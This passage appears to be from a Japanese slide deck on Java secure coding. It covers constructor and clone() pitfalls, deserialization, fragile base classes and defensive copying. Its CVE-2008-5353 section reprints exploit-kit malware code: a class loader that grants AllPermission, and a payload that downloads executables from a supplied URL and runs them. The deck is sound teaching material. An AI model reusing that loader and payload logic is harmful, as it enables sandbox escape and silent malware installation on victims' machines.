    }
}
```


コンストラクタの実行

```
class SuperClass {
    public SuperClass (){ doLogic(); }
    public void doLogic(){ System.out.println("This is superclass!"); }
}

class SubClass extends SuperClass {
    private String color = null;
    public SubClass(){
        super();
        color = "Red";
    }
    public void doLogic(){
        System.out.println("This is subclass! The color is :" + color);
    }
}

public class Overridable {
    public static void main(String[] args){
        SuperClass bc = new SuperClass();
        SuperClass sc = new SubClass();
    }
}
```

doLogic()はSubClassのコンストラクタのコンテキストから呼び出されている

コンストラクタの実行

```
class SuperClass {  
    public SuperClass (){ doLogic(); }  
    public void doLogic(){ System.out.println("This is superclass!"); }  
}
```

```
class SubClass extends SuperClass {  
    private String color = null;  
    public SubClass(){  
        super();  
        color = "Red";  
    }  
}
```

```
public void doLogic(){  
    System.out.println("This is subclass! The color is :" + color);  
}
```

```
public class Overridable {  
    public static void main(String[] args){  
        SuperClass bc = new SuperClass();  
        SuperClass sc = new SubClass();  
    }  
}
```

colorはまだ初期化が完了していないのに使用される

```
This is subclass! The color is :null
```

コンストラクタの実行

```
class SuperClass {
    public SuperClass () { doLogic(); }
    public void doLogic() { System.out.println("This is superclass!"); }
}

class SubClass extends SuperClass {
    private String color = null;
    public SubClass() {
        super();
        color = "Red";
    }
    public void doLogic() {
        System.out.println("This is subclass! The color is :" + color);
    }
}

public class Overridable {
    public static void main(String[] args) {
        SuperClass bc = new SuperClass();
        SuperClass sc = new SubClass();
    }
}
```

Javaでは、C++と違い、クラスのインスタンスを新たに生成している間 (ex.コンストラクタの実行中) のメソッドディスパッチの規則について、(それ以外の場合とは)異なる規則を定めていない。

サブクラスでオーバーライドしたメソッドを、新たに作成するオブジェクトの初期化時に呼び出すと、たとえ初期化が完了する前であっても、オーバーライドしたメソッドが使用される。

JLS §12.5 新たなクラス・インスタンスの生成

セキュリティ上のリスク

- ▶ オーバライド可能なメソッドをコンストラクタで呼び出すと
 - ▶ 初期化の完了していないデータが誤使用される
 - ▶ ⇒実行時例外、プログラムの予期せぬ動作
- ▶ オブジェクトの構築が完了する前にthis参照が外部に公開されてしまう
 - ▶ ⇒他のスレッドに初期化完了前の(矛盾した)データがみえる(使用される)

修正例

```
class SuperClass {
    public SuperClass () { doLogic(); }
    public final void doLogic() { System.out.println("This is superclass!"); }
}
```

```
class SubClass extends SuperClass {
    private String color = null;
    public SubClass() {
        super();
        color = "Red";
    }
    public void doLogic() {
        System.out.println("This is subclass! The color is :" + color);
    }
}
```

```
public class Overridable {
    public static void main(String[] args) {
        qSuperClass bc = new SuperClass(); // print "this is superclass!"
        SuperClass sc = new SubClass(); // print "This is subclass!"
    }
}
```

doLogic()をfinal宣言することで、サブクラスでのオーバーライドはコンパイルエラーになる

- ▶ MET05-J. コンストラクタにおいてオーバーライド可能なメソッドを呼び出さない
 - ▶ <https://www.jpcert.or.jp/java-rules/met05-j.html>
- ▶ ESA(European Space Agency)のJava Coding Standards
 - ▶ Rule62: Do not call nonfinal method from within a constructor
 - ▶ <ftp://ftp.estec.esa.nl/pub/wm/anonymous/wme/bssc/Java-Coding-Standards-20050303-releaseA.pdf>
- ▶ Secure Coding Guidelines for the Java Programming Language, Version 4.0
 - ▶ Guideline 7-4: Prevent constructors from calling methods that can be overridden
 - ▶ <http://www.oracle.com/technetwork/java/seccodeguide-139067.html>

clone()メソッド

clone()メソッド

▶ 特徴

- ▶ コンストラクタを呼ばずにオブジェクトを生成する手段
- ▶ Objectクラスで定義されている
- ▶ 「浅い」コピーを行う
- ▶ 必要なら深いコピーを行うようにオーバーライドして使う

- ▶ 参考: 『プログラミング言語Java第4版』 3.9 オブジェクトの複製

clone()メソッド

```
public class Object {  
    .....  
    protected Object clone() throws CloneNotSupportedException  
    .....  
}
```

オブジェクトのコピーを作成して返します。…オブジェクトの「浅いコピー」を作成しますが、「深いコピー」は生成しません。

このオブジェクトのクラスが Cloneable インタフェースを実装していない場合は、CloneNotSupportedException がスローされます。

Object クラス自体は、Cloneable インタフェースを実装しないため、クラスが Object である clone メソッドを呼び出すと、実行時に例外がスローされます。

JavaSE6 API仕様、クラスObject, cloneメソッド

clone()メソッド

- ▶ clone()からオーバーライド可能なメソッドを呼び出すと危険！
 - ▶ 悪意あるサブクラスがメソッドをオーバーライドして、clone()の動作を操作
 - ▶ 初期化途中のクローンオブジェクトにアクセスしてしまう
- ▶ クローン元とクローン先のオブジェクトが異なる(矛盾した)状態が発生しうる



```
class SuperClass implements Cloneable {
    public SuperClass () { doLogic(); }
    public void doLogic() { System.out.println("This is superclass!"); }
    public Object clone() throws CloneNotSupportedException {
        final SuperClass clone = (SuperClass)super.clone();
        clone.doLogic();
        return clone;
    }
}
```

```
class SubClass extends SuperClass {
    private String color = null;
    public SubClass() {
        super();
        color = "Red";
    }
    public void doLogic() {
        System.out.println("This is subclass! The color is :" + color);
    }
    public Object clone() throws CloneNotSupportedException {
        final SubClass clone = (SubClass)super.clone();
        clone.color = "Blue";
        clone.doLogic();
        return clone;
    }
}
```

3. doLogic()はスーパークラスで定義されているが、サブクラスのコンテキストから呼び出されているため、結果的にサブクラスでオーバーライドされたdoLogic()が呼び出される

2. スーパークラスのclone()を実行

```
public class CloneExample {
    public static void main(String[] args) throws CloneNotSupportedException {
        SuperClass bc = new SubClass();
        bc.clone();
    }
}
```

1. サブクラスのclone()を実行

```
$ java cloneExample
This is subclass. The color is: null
This is subclass. The color is: Red
This is subclass. The color is: Blue
```

実行すると…

修正例

```
class SuperClass implements Cloneable {
    public SuperClass () { doLogic(); }
    public final void doLogic(){
        System.out.println("This is superclass!");
    }
    public Object clone() throws CloneNotSupportedException {
        final SuperClass clone = (SuperClass)super.clone();
        clone.doLogic();
        return clone;
    }
}
```


- ▶ **doLogic()**を**final**宣言
 - ▶ オーバーライドを防止
- ▶ あるいはメソッドを**private**宣言

- ▶ MET06-J. clone()からオーバーライド可能なメソッドを呼び出さない
 - ▶ <https://www.jpccert.or.jp/java-rules/met06-j.html>
- ▶ 「Effective Java 第2版」
 - ▶ 項目11 clone を注意してオーバーライドする

デシリアライズ

シリアライズしたオブジェクトの復元

オブジェクトのシリアライズとデシリアライズ




シリアライズ：セキュリティ上の注意点

- ▶ オブジェクトのすべてのフィールド (privateフィールドも)が書き出される
 - ▶ フィールドをprivate transient 宣言
 - ▶ ObjectOutputStream.defaultWriteObjectではなく、クラス独自に実装したwriteObject/writeExternalを使う
- ▶ デシリアライズに使用されるストリームの改ざんやデータ破壊は、信頼できないオブジェクトのデシリアライズにつながる
 - ▶ バイト列は常に攻撃者に改ざんされていると想定したコーディングが求められる
 - ▶ 特権コンテキストでデシリアライズしない


攻撃者に魅力あるJavaのプラットフォーム

- ▶ JRE = 普及率70%のOS
 - ▶ プラットフォーム非依存のマルウェア、Webベースで攻撃
 - ▶ 脆弱性の宝庫
 - ▶ 昔のバージョンが使われ続ける

2012年7月のデータ
(www.statowl.com)



攻撃者に魅力あるJavaのプラットフォーム



Javaはバックグラウンド
で実行される



Adobe PDFは目の前
で実行される

攻撃の流れ



サンドボックスを回避

Write once, own everyone!

攻撃の実例

Java.util.Calendarのデシリアライズ処理の脆弱性

java.util.Calendar のデシリアライズの脆弱性

The Java Runtime Environment (JRE) for Sun JDK and JRE 6 Update 10 and earlier ... **allows remote attackers to run untrusted applets and applications in a privileged context, as demonstrated by “deserializing Calendar objects”.**

(CVE-2008-5353)

リモートで攻撃

カレンダーオブジェクトのデシリアライズ

信頼できないアプレット + 特権コンテキスト



脆弱な java.util.Calendar クラスの実装

```
public abstract class Calendar implements Serializable, Cloneable, Comparable<Calendar> {

    /**
     * Reconstitutes this object from a stream (i.e., deserialize it).
     */
    private void readObject(ObjectInputStream stream)
        throws IOException, ClassNotFoundException
    {
        // ...
        // If there's a ZoneInfo object, use it for zone.
        ZoneInfo zi = null;
        try{
            ZoneInfo zi = (ZoneInfo) AccessController.doPrivileged(
                new PrivilegedExceptionAction() {
                    public Object run() throws Exception {
                        return input.readObject();
                    }
                });
            if (zi != null) {
                zone = zi;
            }
        } catch (Exception e) {}
    }
}
```

攻撃メカニズム

- ▶ 以下、Donato Ferranteさんのマルウェア解説記事を元に、脆弱性悪用の仕組みを解説します
 - ▶ <http://www.inreverse.net/?p=804>
- ▶ Java exploit kit malware: 3つのクラスファイルを含むjarファイル
 - ▶ AppletX.java
 - ▶ LoaderX.java
 - ▶ PayloadX.java

AppletX.java

```
1 public class AppletX extends Applet
2 {
3     public static final long serialVersionUID = -3238297386635759160L;
4     private static final String seralizedObject = "ACED (.snip.) C000A";
5     public static String data = null;
6
7     public void init()
8     {
9         try
10        {
11            ObjectInputStream localObjectInputStream = new ObjectInputStream(
12                new ByteArrayInputStream(PayloadX.StringToBytes("ACED (.snip.) C000A")));
13            Object localObject = localObjectInputStream.readObject();
14            if ((localObject == null) || (LoaderX.instance == null))
15                return;
16            String str1 = getParameter("data");
17            String str2 = getParameter("cc");
18
19            if (str1 == null)
20                str1 = "";
21            LoaderX.instance.bootstrapPayload(str1, str2);
22        }
23        catch (Exception localException) { }
24    }
25 }
26
```

ステップ1

ステップ2

ステップ1

細工された Serialized データ
(実際は1939バイト)

```
ObjectInputStream localObjectInputStream = new ObjectInputStream(  
    new ByteArrayInputStream(PayloadX.StringToBytes("ACED (.snip.) C000A"))  
);  
Object localObject = localObjectInputStream.readObject();
```

```
if (localObject == null) || (LoaderX.instance == null)  
    return;
```

```
9 public class LoaderX extends ClassLoader  
10     implements Serializable  
11 {  
12     private static final long serialVersionUID = 0xddc409d8L;  
13     public static LoaderX instance = null;  
14  
15     // snip  
16  
17     private void readObject(ObjectInputStream objectinputstream)  
18         throws IOException, ClassNotFoundException  
19     {  
20         instance = this;  
21         objectinputstream.defaultReadObject();  
22     }
```

```
24 public void bootstrapPayload(String s, String s1)
25     throws IOException
26 {
27     Object obj = null;
28     try
29     {
30         ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
31         byte abyte0[] = new byte[8192];
32         InputStream inputStream =
33             getClass().getResourceAsStream("/myf/y/PayloadX.class");
34         int i;
35         while((i = inputStream.read(abyte0)) > 0)
36             byteArrayOutputStream.write(abyte0, 0, i);
37         abyte0 = byteArrayOutputStream.toByteArray();
38         URL url = new URL("file:///");
39         Certificate acertificate[] = new Certificate[0];
40         Permissions permissions = new Permissions();
41         permissions.add(new AllPermission());
42         ProtectionDomain protectiondomain = new ProtectionDomain(
43             new CodeSource(url, acertificate), permissions);
44         Class class1 = defineClass("myf.y.PayloadX", abyte0, 0,
45             abyte0.length, protectiondomain);
46         if(class1 != null)
47         {
48             Field field = class1.getField("data");
49             Field field1 = class1.getField("cc");
50             Object obj1 = class1.newInstance();
51             field.set(obj1, s);
52             field1.set(obj1, s1);
53             obj1 = class1.newInstance();
54         }
55     }
56     catch(Exception _ex) { }
57 }
```

PayloadXクラスの
インスタンスを作成

```

8 public class PayloadX
9 implements PrivilegedExceptionAction
10 {
11 // snip
12
13 public Object run()
14 throws Exception
15 {
16     if(data == null)
17         return null;
18     try
19     {
20         String s = System.getProperty("os.name");
21
22         if(s.indexOf("Windows") >= 0)
23         {
24             int j = 1;
25             if(cc != null)
26                 j = Integer.parseInt(cc);
27             for(int i = 0; i < j; i++)
28             {
29                 URL url = new URL(data + Integer.toString(i));
30                 url.openConnection();
31                 InputStream inputStream = url.openStream();
32                 String s1 = System.getProperty("java.io.tmpdir")
33                     + File.separator + Math.random() + ".exe";
34                 FileOutputStream fileoutputstream = new FileOutputStream(s1);
35                 int k;
36                 int l;
37                 for(l = 0; (k = inputStream.read()) != -1; l++)
38                     fileoutputstream.write(k);
39
40                 inputStream.close();
41                 fileoutputstream.close();
42
43                 if(l >= 1024)
44                     Runtime.getRuntime().exec(s1);
45             }
46         }
47     }
48     catch(Exception _ex) { }
49     return null;

```

data: マルウェアのダウンロード先を指す

cc: ダウンロードするマルウェアの数

ダウンロードして実行


- ▶ Security in Object Serialization
 - ▶ <http://docs.oracle.com/javase/6/docs/platform/serialization/spec/security.html>
- ▶ Secure Coding Guidelines for the Java Programming Language, Version 4.0, §8 Serialization and Deserialization
 - ▶ <http://www.oracle.com/technetwork/java/seccodeguide-139067.html>
- ▶ CWE-502: Deserialization of Untrusted Data
 - ▶ <http://cwe.mitre.org/data/definitions/502.html>
- ▶ Write once, own everyone, Java deserialization issues
 - ▶ <http://blog.cr0.org/2009/05/write-once-own-everyone.html>

サブクラスの依存性を保つ

The Fragile Base Class Problem

スーパークラスに変更を加える場合、サブクラスの依存性を保つ

- ▶ スーパークラスに加えた変更が、サブクラスの動作に間接的に影響することがある



The Fragile Base Class Problem

- ▶ クラス階層はデプロイ後に変更されないのが理想
 - ▶ baseクラスへの小さな変更が、全体に大きな影響を与えるリスク
 - ▶ 最悪の場合、すべてのderivedクラスの修正、再コンパイル、再配布が必要

- ▶ 対策アプローチ
 - ▶ Effective Java第2版、項目16 継承よりコンポジションを選ぶ
 - ▶ “Understand how a superclass can affect subclass behavior”
 - ▶ <http://www.oracle.com/technetwork/java/seccodeguide-139067.html>

センシティブなデータは ディフェンシブコピーする

OBJ05-J.

次のコードの問題は何？

```
class MutableClass {
    private Date[] date;

    public MutableClass() {
        date = new Date[20];
        for (int i = 0; i < date.length; i++) {
            date[i] = new Date();
        }
    }

    public Date[] getDate() {
        return date; // or return date.clone()
    }
}
```

浅いコピーを返している！

修正例

```
class MutableClass {
    private Date[] date;

    public MutableClass() {
        date = new Date[20];
        for(int i = 0; i < date.length; i++) {
            date[i] = new Date();
        }
    }

    public Date[] getDate() {
        Date[] dates = new Date[date.length];
        for (int i = 0; i < date.length; i++) {
            dates[i] = (Date) date[i].clone();
        }
        return dates;
    }
}
```

ディープコピーを作成し、返している

センシティブなデータはディフェンシブコピーする

- ▶ **浅いコピー(shallow copy)とは？**
 - ▶ プリミティブ型データはコピーする
 - ▶ 参照型データは参照をコピーする。参照先のオブジェクトはコピーしない
 - ▶ `Object.clone()`は浅いコピーを返す

実例 : JDK1.7betaの脆弱性

```
public class InvalidityDateExtension extends Extension
implements CertAttrSet<String> {

    private Date date;
    ...
    /**
     * Get the attribute value.
     */
    public Object get(String name) throws IOException {
        if (name.equalsIgnoreCase(DATE)) {
            return date;
        } else {
            throw new IOException
                ("Name not supported by InvalidityDateExtension");
        }
    }
}
```

クラス内の可変状態への参照を返していた！

src/share/classes/sun/security/x509/InvalidityDateExtension.java

修正されたコード

```
public Object get(String name) throws IOException {
    if (name.equalsIgnoreCase(DATE)) {
        if (date == null) {
            return null;
        } else {
            return (new Date(date.getTime())); // クローン
        }
    } else {
        throw new IOException
            ("Name not supported by InvalidityDateExtension");
    }
}
```

オブジェクトに関するセキュリティ

- ▶ その他のセキュリティ上の注意点についても知ろう！
- ▶ Java セキュアコーディングスタンダード
 - ▶ オブジェクト(OBJ)
 - ▶ <https://www.jpccert.or.jp/java-rules/#c04>

Q & A